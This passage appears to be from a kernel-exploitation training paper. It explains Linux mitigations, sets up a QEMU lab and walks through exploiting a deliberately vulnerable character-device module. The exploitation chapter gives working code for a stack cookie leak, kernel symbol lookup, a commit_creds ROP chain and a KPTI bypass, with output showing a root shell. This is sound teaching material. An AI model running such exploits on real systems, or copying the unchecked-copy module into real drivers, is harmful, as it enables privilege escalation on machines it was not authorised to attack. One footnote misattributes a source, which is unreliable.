- pipe(): Used primarily for inter-process communication, the pipe() system call creates a unidirectional data channel that allows different Linux processes to communicate. It does so by opening file descriptors that processes can use to read and write data.
- shmget(): Short for "get shared memory," shmget() is crucial for shared memory communication. This system call is employed to allocate a shared memory segment and to access it, enabling processes to communicate by reading from and writing to a common memory area.
- mmap(): This function maps files or devices into the memory space of a process. The mmap() system call facilitates the mapping of file contents directly into the virtual memory area of a process, allowing for efficient file and device handling.

Chapter 2

Kernel Security Mitigations & Virtual Environment Set Up

In this chapter, we will introduce our virtual environment and the relevant files required to build our kernel challenge files, such as the filesystem and the exploits.

2.1 Kernel Modules

In Linux, a module is a segment of code that can be dynamically integrated into the kernel during runtime, allowing for on-the-fly modifications without needing to reboot. The kernel, which is at the heart of the Linux operating system, manages hardware interactions, offers essential services, and interfaces with software applications. Modules enhance the kernel by adding new functionalities seamlessly.

Key Aspects of Linux Modules:

- **Dynamic Loading and Unloading**: Modules can be added to or removed from the active kernel as needed. This capability is beneficial for implementing or withdrawing features without interrupting the overall system operations.
- **Enhancing Kernel Capabilities**: By incorporating modules, the kernel's capabilities can be broadened with additional drivers, file systems, or services. For instance, a module could enable support for a new type of hardware or a different network protocol.
- **Development of Kernel Modules**: Crafting a kernel module requires a deep understanding of the kernel’s architecture and its internal APIs (Application Programming Interfaces), which developers use to interact with the kernel’s core functions.
- **Managing Dependencies**: Modules may rely on other modules, and the kernel’s module system manages these dependencies automatically, ensuring that required modules are loaded together.

- **Security Implications**: The ability to dynamically load modules can also pose security risks. Erroneous or malicious modules have the potential to destabilize or compromise the system. As a result, many Linux distributions have implemented stringent security protocols to regulate the loading of modules.

2.2 Security Mitigations

Several security mechanisms exist in the Linux kernel to mitigate against kernel exploits. Some of the knowledge can be directly applied to Windows kernel exploits, as there are security mechanisms at the hardware level, such as NX, which appeared in userland.

What we're talking about here are kernel-specific protections security mechanisms like Stack Ca- nary also exist in device drivers, but they're not worth mentioning.

2.2.1 SMEP (Supervisor Mode Execution Prevention)

Representative kernel security mechanisms are SMEP (Supervisor Mode Execution Prevention) and SMAP (Supervisor Mode Access Prevention). SMEP is a security mechanism that prevents user space code from suddenly running while kernel space code is running. The image is similar to NX.

SMEP is a mitigation mechanism and is not a strong defense on its own. For example, suppose an attacker takes advantage of a vulnerability in the kernel space and steals RIP. If SMEP is disabled, shellcode prepared in user space will be executed as shown below.

```
char *shellcode = mmap( NULL , 0x1000 , PROT_READ|PROT_WRITE|PROT_EXECUTE,
                        MAP_ANONYMOUS | MAP_PRIVATE, -1 , 0 );
memcpy (shellcode , SHELLCODE, sizeof (SHELLCODE));

control_rip(shellcode); // RIP = shellcode
```

However, if SMEP is enabled, attempting to execute shellcode prepared in user space as shown above will cause a kernel panic. This increases the possibility that an attacker will not be able to escalate privileges even if they capture the RIP.

SMEP is a hardware security mechanism. Setting the 21st bit of the CR4 register enables SMEP.

2.2.2 SMAP (Supervisor Mode Access Prevention)

For security reasons, it's clear that user space cannot directly access or modify kernel space memory. However, there's also a protective mechanism in place called SMAP (Supervisor Mode Access Prevention), which prevents the kernel space from reading or writing to user space memory. To safely transfer data between user space and kernel space, functions like copy_from_user and copy_to_user must be used. But why is there a restriction on the kernel, which operates with higher privileges, from accessing user space memory?

There are two primary advantages to using SMAP. Firstly, SMAP helps to prevent a technique known as Stack Pivoting. In scenarios similar to those addressed by SMEP (Supervisor Mode Execution Prevention), even if an attacker manages to control the RIP (Instruction Pointer), they cannot execute shellcode directly. However, due to the extensive amount of machine code in the Linux kernel, there's always the possibility of finding a ROP (Return-Oriented Programming) gadget that could be exploited.

```
mov esp, 0x12345678; ret;
```

Whatever value goes into ESP, RSP will be changed to that value when this ROP gadget is called. On the other hand, such a low address mmap can be secured from userland, so even if SMEP is enabled, an attacker can simply take the RIP and execute a ROP chain as follows.

```
void *p = mmap( 0x12340000 , 0x10000 , ...);
unsigned long *chain = ( unsigned long *)(p + 0x5678 );
*chain++ = rop_pop_rdi;
*chain++ = 0 ;
*chain++ = ...;
.. .

control_rip(rop_mov_esp_12345678h);
```

If SMAP is enabled, the data mmapped in user space (ROP chain) cannot be seen from kernel space, so the stack pivot command will ret cause a kernel panic. In this way, by enabling SMAP in addition to SMEP, ROP attacks can be mitigated.

The second benefit of SMAP is the prevention of bugs that tend to occur in kernel programming. This is related to kernel-specific bugs caused by programmers such as device drivers. Let's say your driver wrote code like this: (You don't need to understand the meaning of function definition for now).

```
char buffer[ 0x10 ];

static long mydevice_ioctl ( struct file *filp, unsigned int cmd, unsigned long
    arg) { if (cmd == 0xdead ) { memcpy (buffer, arg, 0x10 ); } else if (cmd == 0
    xcafe ) { memcpy (arg, buffer , 0x10 ); } return }
```

memcpy in this case is used to copy data to a global variable called buffer.
If you use this module from user space as follows, it will store 0x10 bytes of data.

```c
int fd = open( "/dev/mydevice" , O_RDWR);

char src[ 0x10 ] = "Hello, World!" ;
char dst[ 0x10 ];

ioctl(fd, 0xdead , src);
ioctl(fd, 0xcafe , dst);

printf ( "%s\n" , dst); // --> Hello, World!
```

This is no big deal if you are used to user space programming. The size of is also fixed, so there doesn't seem to be any particular problem.

However, if SMAP is disabled, calls like the following would also be allowed:

```c
ioctl(fd, 0xdead , 0xffffffffdeadbeef );
```

0xffffffffdeadbeef is an invalid address in user space, but let's assume that this is an address that contains secret data in the Linux kernel. Then the device driver is able to read secret data.

```c
memcpy(buffer, 0xffffffffdeadbeef, 0x10);
```

If you use an address received from user space without any checks as in this example, you will be able to read and write arbitrary addresses in kernel space from user space. This vulnerability is very difficult to notice for those who are not familiar with kernel programming, but the impact is significant because it allows AAR/AAW. SMAP is also useful in preventing such mistakes.

Like SMEP, SMAP is a hardware security mechanism. Setting the 22nd bit of the CR4 register enables SMAP.

2.2.3 KASLR/FGKASLR

In user space, Address Space Layout Randomization (ASLR) randomizes memory addresses to improve security. Similarly, the Linux kernel and its device drivers benefit from a mitigation technique known as Kernel ASLR (KASLR), which randomizes the addresses of kernel code and data areas. KASLR is applied once at boot time because the kernel's location in memory does not change after loading. If an attacker manages to leak any specific kernel function or data address, they can potentially deduce the base address of the kernel.

Since early 2020, a more robust form of KASLR, called Function Granular KASLR (FGKASLR), has been introduced. Although typically disabled by default as of 2022, FGKASLR enhances security by randomizing each kernel function's address independently. Therefore, even if an address of a function is leaked, the base address of the kernel remains obscured.

However, FGKASLR does not randomize the data section; thus, if data addresses are leaked, the base address can still be discovered. Although this does not allow for pinpointing specific function addresses, it could facilitate specialized attack vectors that might emerge.

It is important to note that kernel space addresses are consistent across the entire kernel space. Therefore, even if one device driver is secured against exploits through KASLR, a vulnerability in another driver that leads to a kernel address leak could compromise the entire system's security.

2.2.4 KPTI (Kernel Page-Table Isolation)

In 2018, a significant side-channel vulnerability known as Meltdown [3]was identified in CPUs from Intel and other manufacturers. This section won't delve into the specifics of this vulnerability, but it's important to note that it allows for the reading of kernel space memory from user privileges, effectively circumventing protections like KASLR.

To counteract the Meltdown vulnerability, recent Linux kernels have implemented a security measure called Kernel Page-Table Isolation (KPTI), formerly known as KAISER. KPTI segregates the page tables used for translating virtual addresses to physical addresses between user mode and kernel mode. This isolation is specifically designed to thwart the Meltdown exploit.

It's worth mentioning that KPTI is solely a protective mechanism against Meltdown and does not generally interfere with normal kernel operations. However, if KPTI is active, issues may arise when returning to user space from kernel space during operations like Return-Oriented Programming (ROP) in the kernel. This could potentially complicate exploitation processes that involve transitioning between these modes.

2.2.5 KADR (Kernel Address Display Restriction)

In the Linux kernel, the /proc/kallsyms file provides access to function names and their corresponding addresses. Additionally, some device drivers use the printk function to send various debugging information to a log, which can be viewed by users through the dmesg command. To prevent unintentional leaks of sensitive information such as function addresses, data, and heap details within kernel space, a mechanism referred to in some literature as Kernel Address Display Restriction (KADR) exists, although it isn't officially named as such.

[3] https://meltdownattack.com/

This security feature is controlled by the setting in /proc/sys/kernel/kptr_restrict. If kptr_restrict is set to 0, there are no restrictions on displaying kernel addresses. If it is set to 1, kernel addresses are visible only to users with the CAP_SYSLOG capability. When kptr_restrict is set to 2, kernel addresses are hidden from all users, regardless of their privilege level.

If KADR is disabled, kernel addresses are more accessible, which might make the system easier to exploit. Therefore, checking the status of KADR might be a crucial first step when assessing system vulnerability.

2.3 Virtual Environment

The Linux kernel module used for this training requires a virtual environment where we can build our kernel with a specific version and load our modules for testing. Fortunately, Pwn College[4] has an open-source helper environment for kernel development and exploitation.

QEMU and BusyBox are required to build and launch our session.

2.3.1 Qemu

QEMU[5] (Quick Emulator) is a versatile open-source software tool for virtualization and emulation, enabling users to run and test operating systems and applications across different hardware architectures. It simulates various computing environments, including processors and peripherals, making it invaluable for development, testing, and virtualization. Here's a closer look at some of the key functionalities and applications of QEMU:

- **Processor Emulation**: QEMU can emulate multiple processor architectures such as x86, ARM, PowerPC, and others, facilitating the execution of software intended for one architecture on a completely different one.
- **System Emulation**: The tool can simulate entire computer systems, including virtual machines equipped with their own CPUs, memory, and peripherals. This feature is particularly useful for operating system and software development.

[4] https://pwn.college/
[5] https://meltdownattack.com/

- **User Mode Emulation**: QEMU supports the execution of binaries for one architecture on a host with a different architecture, enabling application testing without a full virtual machine setup.
- **Snapshot Support**: Users can save and restore the state of a virtual machine at any given point, enhancing the efficiency of testing and debugging processes.
- **Networking**: QEMU supports various network configurations, allowing virtual machines to communicate with each other and with the host system. It can also simulate network devices.
- **Disk Image Support**: The software supports multiple disk image formats, which is crucial for creating, managing, and running virtual hard disks in a simulated environment.
- **KVM Integration**: On Linux systems, QEMU can integrate with the Kernel-based Virtual Machine (KVM) to provide near-native virtualization performance.
- **Cross-Platform Compatibility**: QEMU is cross-platform, operating on various host systems including Linux, Windows, and macOS.
- **Development and Testing**: It is extensively used in software development and testing, especially for validating software across multiple hardware architectures without physical hardware.

QEMU's comprehensive feature set makes it an essential tool for developers and testers working in diverse computing environments.

2.3.2 BusyBox

BusyBox[6] is a streamlined software suite that consolidates multiple Unix utilities into a single executable, making it ideal for embedded systems and other environments where resources are limited. It integrates commonly used command-line utilities like sh (shell), ls (list files), cp (copy), mv (move), rm (remove), and more, into one compact binary.

Key Attributes and Features of BusyBox:

- **Compact Design**: BusyBox is engineered to be small, housing numerous functionalities within a single executable to conserve space. This compactness is particularly advantageous in environments with limited resources, such as embedded systems or minimalist Linux distributions.

[6] https://busybox.net

- **Modularity**: Although compact, BusyBox maintains a modular design. It is comprised of individual applets within the main binary, allowing users to select specific functionalities to include or exclude based on their needs.
- **Range of Utilities**: BusyBox provides a wide array of common Unix tools, offering a familiar command-line interface for file manipulation, text processing, and system administration tasks.
- **Unified Binary**: The main BusyBox executable acts as the gateway to numerous commands. It detects the requested command and launches the appropriate applet contained within its binary.
- **Utility in Embedded Systems**: BusyBox is frequently employed in embedded Linux systems where keeping software footprints minimal is essential. It equips developers with vital command-line tools without excessive resource consumption.
- **Open Source**: As an open-source project, BusyBox is distributed under the GNU General Public License (GPL), ensuring it is freely available for use, modification, and distribution.

These characteristics make BusyBox a fundamental tool for developers working in resource-sensitive computing environments.

2.3.3 Build Script Overview

In this section, the build.sh script of the pwn college virtual environment will be explained line by line.

First the script sets the environment variables.

```
export KERNEL\_VERSION=5.4
export BUSYBOX\_VERSION=1.32.0
```

These lines define environment variables for the Linux kernel version and BusyBox version to be used throughout the script.

```
echo "[+] Checking / installing dependencies..."
sudo apt-get -q update
sudo apt-get -q install -y bc bison flex libelf-dev cpio build-essential libssl-dev qemu-system-x86
```

This section checks for and installs necessary dependencies using the apt package manager.

```
echo "[+] Downloading kernel..."
wget -q -c https://mirrors.edge.kernel.org/pub/linux/kernel/v5.x/linux-$KERNEL_VERSION.tar.gz
[ -e linux-$KERNEL_VERSION ] || tar xzf linux-$KERNEL_VERSION.tar.gz
```

Downloads the Linux kernel source code and extracts it if not already done.

```
echo "[+] Building kernel..."
make -C linux-$KERNEL_VERSION defconfig
# ... (a series of echo and sed commands to modify kernel configuration)
sed -i 'N;s/WARN("missing symbol table");\n\t\treturn -1;/\n\t\treturn 0;\n\t\t\/\/ A missing symbo
sed -i 's/unsigned long __force_order/\/\/ unsigned long __force_order/g' linux-$KERNEL_VERSION/arc
make -C linux-$KERNEL_VERSION -j16 bzImage
```

Configures and builds the Linux kernel with specific configuration options.

```
echo "[+] Downloading busybox..."
wget -q -c https://busybox.net/downloads/busybox-$BUSYBOX_VERSION.tar.bz2
[ -e busybox-$BUSYBOX_VERSION ] || tar xjf busybox-$BUSYBOX_VERSION.tar.bz2
```

Downloads the BusyBox source code and extracts it if not already done.

```
echo "[+] Building busybox..."
make -C busybox-$BUSYBOX_VERSION defconfig
sed -i 's/# CONFIG_STATIC is not set/CONFIG_STATIC=y/g' busybox-$BUSYBOX_VERSION/.config
make -C busybox-$BUSYBOX_VERSION -j16
make -C busybox-$BUSYBOX_VERSION install
```

Configures, builds, and installs BusyBox.

```
echo "[+] Building filesystem..."
cd fs
mkdir -p bin sbin etc proc sys usr/bin usr/sbin root home/ctf
cd ..
cp -a busybox-$BUSYBOX_VERSION/_install/* fs
```

Creates a basic filesystem structure and copies BusyBox installation files to the filesystem.

```
echo "[+] Building modules..."
cd src
make
cd ..
cp src/*.ko fs/
```

Builds kernel modules and copies them to the filesystem.

2.3.4 Launch Script Overview

The launch script is responsible for the creation and the configuration of the QEMU session.

```
pushd fs
find . -print0 | cpio --null -ov --format=newc | gzip -9 > ../initramfs.cpio.gz
popd
```

This block of code performs the following tasks:

- pushd fs: Changes the current directory to 'fs'.
- find . -print0 | cpio --null -ov --format=newc | gzip -9 > ../initramfs.cpio.gz:

Finds all files in the current directory and its subdirectories, then creates a cpio archive (with newc format), and compresses it using gzip. The resulting compressed archive is saved as ’initramfs.cpio.gz’ in the parent directory.

- popd: Restores the previous working directory.

The following script launches QEMU with the specific options:

```
/usr/bin/qemu-system-x86_64 \
    -m 128M \
    -cpu kvm64,+smep,+smap \
    -no-reboot \
    -kernel linux-5.4/arch/x86/boot/bzImage \
    -initrd $PWD/initramfs.cpio.gz \
    -fsdev local,security_model=passthrough,id=fsdev0,path=$HOME \
    -device virtio-9p-pci,id=fs0,fsdev=fsdev0,mount_tag=hostshare \
    -nographic \
    -monitor none \
    -s \
    -append "console=ttyS0 kaslr nopti smep smap panic=1"
```

- -m 128M: Sets the amount of RAM to 128 megabytes.
- -cpu kvm64,+smep,+smap: Configures the CPU with specific features.
- -no-reboot: Prevents QEMU from rebooting after the kernel panics.
- -kernel linux-5.4/arch/x86/boot/bzImage: Specifies the kernel image to be used.
- -initrd $PWD/initramfs.cpio.gz: Specifies the initial ramdisk image.
- -fsdev local,security model=passthrough,id=fsdev0,path=$HOME: Configures a local filesys- tem device for sharing files with the guest OS.
- -device virtio-9p-pci,id=fs0,fsdev=fsdev0,mount tag=hostshare: Specifies a Virtio 9p file sys- tem device.

- -nographic: Disables graphical output.
- -monitor none: Disables the monitor.
- -s: Enables the gdb server.
- -append ”console=ttyS0 kaslr nopti smep smap panic=1”: Appends kernel command-line parameters.

First, I need to execute the build script to download the required kernel version and busybox. Afterward, I can run the launch script to create the virtual environment. I will then be able to load my training modules into the environment, interact with them, and ultimately exploit them.

Chapter 3

Stack Buffer Overflow kernerland

Now that we have explained and set up my virtual environment, we can load, interact with, and exploit our vulnerable modules. In this chapter, a vulnerable module susceptible to a buffer overflow vulnerability will be analyzed, explained, and exploited.

3.1 Module description

Firstly, let's analyze the module which will be loaded as a character device driver to the kernel.

```
2 #include <linux/kernel.h>
3 #include <linux/module.h>
4 #include <linux/fs.h>
5 #include <linux/uaccess.h>
```

These are the standard Linux kernel header files needed for kernel module development, including those for handling file systems and user-space communication.

```
2 MODULE_LICENSE("GPL");
3 MODULE_AUTHOR("R3dSh3rl0ck");
4 MODULE_DESCRIPTION("This is my first module! :)");
```

This section provides information about the module, such as its license, author, and a brief description.

```
2 static struct file_operations fops = {
3     .read = device_read,
4     .write = device_write,
5     .open = device_open,
6     .release = device_release
7 };
```

This structure defines the file operations that can be performed on the device. It associates these operations with corresponding functions defined later in the module.

```
1
2 static int device_open(struct inode *inode, struct file *filp)
```

```
3 {
4     printk(KERN_INFO "Device opened.");
5     return 0;
6 }
7
8 static int device_release(struct inode *inode, struct file *filp)
9 {
10     printk(KERN_INFO "Device closed.");
11     return 0;
12 }
```

These functions are called when the device is opened (device open) and closed (device release).

They print messages to the kernel log.

```
1
2 static ssize_t device_read(struct file *filp, char *buf, size_t len, loff_t *offset)
3 {
4     if (copy_to_user(buf, buffer, len))
5         return -14LL;
6
7     return len;
8 }
9
10 static ssize_t device_write(struct file *filp, const char *buf, size_t len, loff_t *
      off)
11 {
12     if (copy_from_user(buffer, buf, len))
13         return -14LL;
14
15     return len;
16 }
```

device read: Reads data from the device and copies it to the user space.

device write: Writes data from the user space to the device.

```
2 int init_module(void)
3 {
4     major_number = register_chrdev(0, "r3dsh3rl0ck", &fops);
5
6     if (major_number < 0) {
7         printk(KERN_ALERT "Registering char device failed with %d\n", major_number);
8         return major_number;
9     }
10
11     printk(KERN_INFO "I was assigned major number %d.\n", major_number);
12     printk(KERN_INFO "Create device with: 'mknod /dev/r3dsh3rl0ck c %d 0'.\n",
      major_number);
13     return 0;
14 }
15
16 void cleanup_module(void)
17 {
18     unregister_chrdev(major_number, "r3dsh3rl0ck");
19 }
```

init module: Called when the module is loaded. It registers the character device and prints relevant information to the kernel log.

cleanup module: Called when the module is unloaded. It unregisters the character device.

3.2 Interaction with the module

There is a file called **init**, which is the first process executed in user space after the kernel is loaded.

```
#!/bin/sh

mount -t proc none /proc
mount -t sysfs none /sys
mount -t 9p -o trans=virtio,version=9p2000.L,nosuid hostshare /home/ctf
#for f in £(ls *.ko); do
#    insmod £f
#done
# load module
insmod /kern_modules/r3dsh3rl0ck.ko
mknod /dev/r3dsh3rl0ck c 248 0
chmod 666 /dev/r3dsh3rl0ck

mknod /dev/ptmx c 5 2
mkdir /dev/pts
mount none -t devpts /dev/pts

sysctl -w kernel.perf_event_paranoid=1

cat <<EOF


Boot took $(cut -d' ' -f1 /proc/uptime) seconds


congratulations to pwn.college for this treasure!
Navigate to / directory to interact with the modules.


EOF
exec su -l ctf
```

Basically, this script Loads a kernel module named ”r3dsh3rl0ck.ko” located in the ”/kern modules/” directory.

Creates character device nodes for ”r3dsh3rl0ck” in the /dev directory.

Sets permissions on /dev/r3dsh3rl0ck to allow broad access (666). Finally, executes the subsequent commands as the user ”ctf” by switching to its login shell.

```
congratulations to pwn.college for this treausure!
Navigate to / directory to interact with the modules.


-sh: can't access tty; job control turned off
~ $ [    1.980409] tsc: Refined TSC clocksource calibration: 2687.989 MHz
[    1.982070] clocksource: tsc: mask: 0xffffffffffffffff max_cycles: 0x26beec354c1, max_idle_ns: 440795257886 ns
[    1.982652] clocksource: Switched to clocksource tsc
[    2.255004] input: ImExPS/2 Generic Explorer Mouse as /devices/platform/i8042/serio1/input/input3

~ $ id
uid=1000(ctf) gid=1000 groups=1000
~ $
```

Figure 3.1: Initialization Script Result

Before exploiting the vulnerability, let’s write a program that uses this kernel module normally and check that it works.

```c
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

#define KERN_MODULE "/dev/r3dsh3rl0ck"

void main() {

    int fd;

    fd = open(KERN_MODULE, O_RDWR);
    if (fd < 0) exit(-1);

    printf("This worked :)\n");

    close(fd);

}
```

This is a simple C program that opens a character device file (/dev/r3dsh3rl0ck) and prints a message if the open operation is successful.

Declares an integer variable fd to store the file descriptor and opens the character device file in read and write mode using open. The file descriptor is a non-negative integer, and if the open operation fails, the program exits with a status of -1.

```
/ $ ./test
[  659.751751] Device closed.
This worked :)
[  671.981634] Device opened.
/ $
```

3.3 Exploit Vulnerability

In this section, we will identify, analyze, and ultimately exploit the vulnerabilities present in the modules. The vulnerability is a straightforward stack buffer overflow in read and write operations, as there are no checks on the data we read or write. Therefore, we can read and write as much data as we want. For this demonstration, we will disable KASLR (Kernel Address Space Layout Randomization), as we will refer to it in the next chapter, but all other mitigations will remain in place.

The module takes and writes data from the user to an internal buffer with a length of 256 bytes. However, we can read and write beyond the buffer boundary.

The complete exploit will be divided and explained, with each section accompanied by the appropriate code snippets.

3.3.1 Stack cookie

The first concern is the stack cookie, but we can leak it since we have unlimited read data. Therefore, we can write code to identify it.

```c
unsigned long do_read(int fd) {
    int bytes_read;
    unsigned long * buf = NULL;
    unsigned long stack_cookie;
    unsigned int cookie_offset = 16;

    buf = malloc(BUF_SIZE);
    if (buf == NULL) exit_and_log("Failed to malloc\n");
    memset(buf, '\x00', BUF_SIZE);

    bytes_read = read(fd, buf, BUF_SIZE);

    /*
     * For every 8 bytes read, print them
     */
    for(int i =0; i <(BUF_SIZE / WORD_SIZE);i++)
    {
        printf("buf + 0x%X\t: %lX\n",i*WORD_SIZE, buf[i]);
    }

    for (int i = 0; i < (BUF_SIZE / WORD_SIZE); i++) {
        if (i == cookie_offset) {
            printf("buf + 0x%X\t: %lX <-------- Stack cookie\n", i * WORD_SIZE,
             buf[i]);
        } else {
            printf("buf + 0x%X\t: %lX\n", i * WORD_SIZE, buf[i]);
        }
    }

    stack_cookie = buf[cookie_offset];
    free(buf);



    return stack_cookie;
}
```

By utilizing malloc, we can allocate sizable chunks of memory in the heap. Subsequently, we divide this data into 8-byte segments and display it on the screen. After some testing, we identified the stack cookie at offset 16. Next, the function loops through the buffer, printing its content in hexadecimal format. It specifically identifies and labels the stack cookie when its position (cookie offset) is reached. The identified stack cookie is then stored. The allocated memory for the buffer is freed, and finally, the function returns the stack cookie.

```
buf + 0x60      : 0
buf + 0x68      : 0
buf + 0x70      : 0
buf + 0x78      : 0
buf + 0x80      : 51E66A960D6B7E00 <-------- Stack cookie
buf + 0x88      : 120
buf + 0x90      : 1
buf + 0x98      : FFFFFFFF811CF127
buf + 0xA0      : FFFF888006432400
buf + 0xA8      : FFFF888006432400
```

Figure 3.3: Location of the stack cookie

3.3.2 Kernel key function

The next step is to get a couple key addresses for our kernel exploit. When we can control execution of the kernel, we are interested in calling commit creds(prepare kernel cred(NULL)); which will create a new credential struct with root credentials and then assign our process that new set of credentials!

The classic process of doing this is by reading /proc/kallsyms. We can open and read this file looking for entries for both those addresses and add them into our exploit. The code below will read kallsyms looking for commit creds and prepare kernel cred and then store the values found into two global variables.

```
void get_kernel_addresses() {
  FILE *fp;
  char *line = NULL;
  size_t len = 0;
  ssize_t read;

  fp = fopen("/proc/kallsyms", "r");
  if (fp == NULL)
    exit_and_log("failed to open kallsyms\n");

  while ((read = getline(&line, &len, fp)) != -1) {
    if (strstr(line, "prepare_kernel_cred") != NULL) {
      prepare_kernel_cred = strtoul(line, NULL, 16);
    }
    if (strstr(line, "commit_creds") != NULL) {
      commit_creds = strtoul(line, NULL, 16);
    }
    if (strstr(line, " startup_64") != NULL) {
      kernel_base = strtoul(line, NULL, 16);
    }
  }

  fclose(fp);
  if (line)
    free(line);

  printf("prepare_kernel_cred\t: 0x%lX\n", prepare_kernel_cred);
  printf("commit_creds\t\t: 0x%lX\n", commit_creds);
  printf("startup_64\t\t: 0x%lX\n", kernel_base);
}
```

This code defines a function named get kernel addresses that retrieves the addresses of specific kernel symbols by parsing the "/proc/kallsyms" file. The symbols of interest are "prepare kernel cred," "commit creds," and "startup 64." The function opens the "/proc/kallsyms" file using the fopen function and then reads it line by line using getline. For each line, it checks if it contains the desired symbols using strstr (string search). If a match is found, the corresponding address is extracted using strtoul (string to unsigned long) and stored in global variables prepare kernel cred, commit creds, and kernel base.

3.3.3 Saving Program State

To move from kernel mode execution to user space execution either a **sysretq** or **iretq** instruction needs to be executed. iretq is the easier method and requires that the stack has 5 registers available on it for : RIP CS RFLAGS SP SS . When executing programs there are two sets of these registers in use, one set is used for the kernel and the other are for the user mode program.

```
1  void save_state() {
2    __asm__(".intel_syntax noprefix;"
3            "mov user_cs, cs;"
4            "mov user_ss, ss;"
5            "mov user_sp, rsp;"
6            "pushf;"
7            "pop user_rflags;"
8            ".att_syntax;");
9    printf("Saved cs, ss, rsp, rflags registers\n");
10 }
```

3.3.4 ROP chain to root!

The final step to exploit this module and elevate our permissions is to create a ROP chain and initiate a new shell session as the root user.

Let's break down and explain the code.

```
1  unsigned long pop_rdi_ret = 0xffffffff81002c3a;
2
3  unsigned long mov_rax_rdi = 0xffffffff810345b0;
4
5  unsigned long swapgs_popfq_ret = 0xffffffff81c00eaa;
6
7  unsigned long iretq = 0xffffffff81024362;
8
9
10 void overwrite_pc(int fd, unsigned long stack_cookie, unsigned long kernel_base) {
11   unsigned long *buf = NULL; //[BUF_SIZE
12   unsigned int cookie_offset = 16;
13   int bytes_written;
14
15   buf = malloc(BUF_SIZE);
```

```c
    if (buf == NULL)
        exit_and_log("Failed to malloc\n");

    memset(buf, '\x00', BUF_SIZE);

    user_rip = (unsigned long)spawn_shell;

    buf[cookie_offset] = stack_cookie;
    buf[cookie_offset + 1] = 0x4343434343434343;          // rbx
    buf[cookie_offset + 2] = 0x4242424242424242;
    buf[cookie_offset + 3] = pop_rdi_ret;
    buf[cookie_offset + 4] = 0 ; // Argument for prepare_kernel_cred
    buf[cookie_offset + 5] = prepare_kernel_cred;
    buf[cookie_offset + 6] = mov_rax_rdi; // move cred struct to argument
    buf[cookie_offset + 7] = commit_creds;
    buf[cookie_offset + 8] = swapgs_popfq_ret;
    buf[cookie_offset + 9] = 0xDEADBEEF; // value for popfq
    buf[cookie_offset + 10] = iretq; // swap from kernel to userspace
    buf[cookie_offset + 11] = user_rip; // <-- here is drop shell function
    buf[cookie_offset + 12] = user_cs;
    buf[cookie_offset + 13] = user_rflags;
    buf[cookie_offset + 14] = user_sp;
    buf[cookie_offset + 15] = user_ss;
    //buf[cookie_offset + 3] = (unsigned long)give_me_root; // rip

    // After this write we won't return to the
    // rest of this functi
    bytes_written = write(fd, buf, BUF_SIZE);

    printf("Write returned %d\n", bytes_written);

    free(buf);
}
```

pop rdi ret, mov rax rdi, swapgs popfq ret, and iretq are addresses of specific gadgets in the kernel code. These gadgets perform various operations such as popping values from the stack, moving values between registers, and returning from interrupts.

We can find the gadgets by using the ROPgadget tool and put it in a file and the grep the specific gadget

More specifically swapgs exchange the current value of the GS register with the value of the shadow GS base MSR. Popfq Pop the value of the flags register from the stack, restoring the processor's state.

The overwrite pc function aims to overwrite the Program Counter (PC) in the kernel stack frame, allowing the attacker to execute arbitrary code with elevated privileges.
To overwrite the return address, we need to fill the buffer with padding up to the canary, followed by the canary value. After these two values, we can then overwrite the return address with our ROP chain.

The ROP chain focuses on calling **commit creds(prepare kernel cred(NULL));**, which consti- tutes the initial part of the ROP chain. The subsequent part involves invoking the swapgs gadget to modify the GS segment, followed by the iretq instruction to trigger an interrupt (to perform a controlled transfer of control flow from kernel space back to user space.). Afterward, the RIP is set to a function that spawns a shell with specific permissions.

The function that spawns a new shell session is shown below.

```
static void spawn_shell() {
  char *argv[] = { "/bin/sh", NULL };
  char *envp[] = { NULL };
  puts("[+] win!");
  execve("/bin/sh", argv, envp);
}
```

Bypassing KPTI & SMAP

By employing a ROP chain, we were able to bypass SMEP. However, what about **KTPI**, which is documented as a countermeasure to shared userspace and kernel space attacks like Meltdown? The technique I focused on to bypass it involves using a signal handler. Since our process is sent a segfault, we can register a signal handler to manage that segfault and invoke our spawn shell function. I have just added this.

```
signal(SIGSEGV, drop_shell);
```

Another technique is called KPTI trampoline. The idea behind this technique is to leverage the kernel's existing method of transitioning between userspace and kernel space page tables in our exploit, allowing for a smooth transition to our spawn shell function. The function swapgs restore regs and return to usermode is utilized to move between these two pages, and with an appropriate leak, we can incorporate this function into our ROP chain.
This technique will not be covered but is worth mentioning.

Supervisor Mode Access Prevention is a mitigation introduced by intel to prevent the CPU executing in kernel mode from executing usermode instructions. There is a SMAP bit in the CR4 control register that dictates whether user-space memory is allowed to be accessed while in a privileged mode. If the bit is set and the processor attempts to access a userspace region of memory, then a page fault will trigger a SMAP violation and result in OOPS. This means that a ROPChain can't be stored in userspace, or else a SMAP violation will occur. Throughout this exploit series, the chain has been stored in kernel space, so the existing exploit will still work when adding the SMAP protection.

Now that we have divided and explained the full exploit, let's take a look at the final step, how to call these functions in main.

```
void main() {

    int fd;
    unsigned long stack_cookie;

    fd = open(KERN_MODULE, O_RDWR);
    if (fd < 0) exit(-1);

    stack_cookie = do_read(fd);

    get_kernel_addresses();

    save_state();

    signal(SIGSEGV, spawn_shell);

    overwrite_pc(fd, stack_cookie, kernel_base);

    close(fd);

}
```

Firs we need to create a file descriptor to interact with the module, then we should call the do leak for leaking the stack cookie, then we need to find the kernel address for the privilege escalation phase, before we do some exploitation we need to save the state and move from kernel space to user space smoothly, the for bypassing the KPTI we use signal handling so if we have a segmentation fault a shell will spawn, finally we send our ROPchain.

```
buf + 0x78      : 0
buf + 0x80      : 8BBD0B8DB5849100 <------- Stack cookie
buf + 0x88      : 120
buf + 0x90      : 1
buf + 0x98      : FFFFFFFF811CF127
buf + 0xA0      : FFFF888006422000
buf + 0xA8      : FFFF888006422000
buf + 0xB0      : 1E79780
buf + 0xB8      : 120
buf + 0xC0      : 0
buf + 0xC8      : 0
buf + 0xD0      : FFFFFFFF811CF70A
buf + 0xD8      : 0
buf + 0xE0      : 8BBD0B8DB5849100
buf + 0xE8      : 0
buf + 0xF0      : FFFFC900001AFF58
buf + 0xF8      : 0
buf + 0x100     : 0
buf + 0x108     : FFFFFFFF81002603
buf + 0x110     : 0
buf + 0x118     : 0
prepare_kernel_cred     : 0xFFFFFFFF810895E0
commit_creds            : 0xFFFFFFFF810892C0
startup_64              : 0xFFFFFFFF81000000
Saved cs, ss, rsp, rflags registers
[   20.551895] Device opened.
[+] win!
/bin/sh: can't access tty; job control turned off
/ # id
uid=0(root) gid=0
/ #
```

